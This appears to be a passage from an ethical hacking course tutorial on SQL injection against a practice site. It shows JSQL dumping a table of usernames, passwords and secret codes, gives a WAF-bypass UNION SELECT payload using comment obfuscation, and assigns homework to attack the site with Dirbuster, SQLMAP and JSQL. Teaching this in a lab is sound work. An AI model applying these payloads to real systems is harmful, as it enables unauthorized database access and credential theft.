
```
shsuethicalhacking.cf/index.php?id=1
```

Let's proceed by clicking on our target database and our columns;



Then, right click on the columns and go to the LOAD tab;





		id	password	secret_code	username
1	x1	1	123123	Ahmet Furkan Aydogan	axa184
2	x1	2	123456	Cihan Varol	cvarol

As can be seen, JSQL enabled us to access the data very easily and in a short time. However, it should be noted that SQL Injection attacks may not always be as easy as our example. In particular, systems using Web Application Firewall (WAF) take measures for SQL vulnerabilities.

Thanks to the so-called WAF SQL Injection methods, the aforementioned troubles can be overcome. Let's examine a code called WAF based Manual SQL Injection together;

WAF Bypass URL Code: shsuethicalhacking.cf/iindex.php?id=1+un/**/ion+se/**/lect+1,2,3,4--

As can be seen in the red area, it was attempted to send SQL queries between different symbols, since only SQL queries were blocked by WAF. However, within the mentioned method, there are cases when only one of them can be effective among thousands of combinations. Therefore, a WAF protected target will always be problematic. Finally, SQLMAP is much more successful in WAF-based SQL Injection attacks.

Homework: After finding the vulnerable page of the web address shsuethicalhacking.cf with Dirbuster, attack with SQLMAP and JSQL. Show the secret code that will come up. Summarize the differences you observed between JSQL and SQLMAP in a few sentences.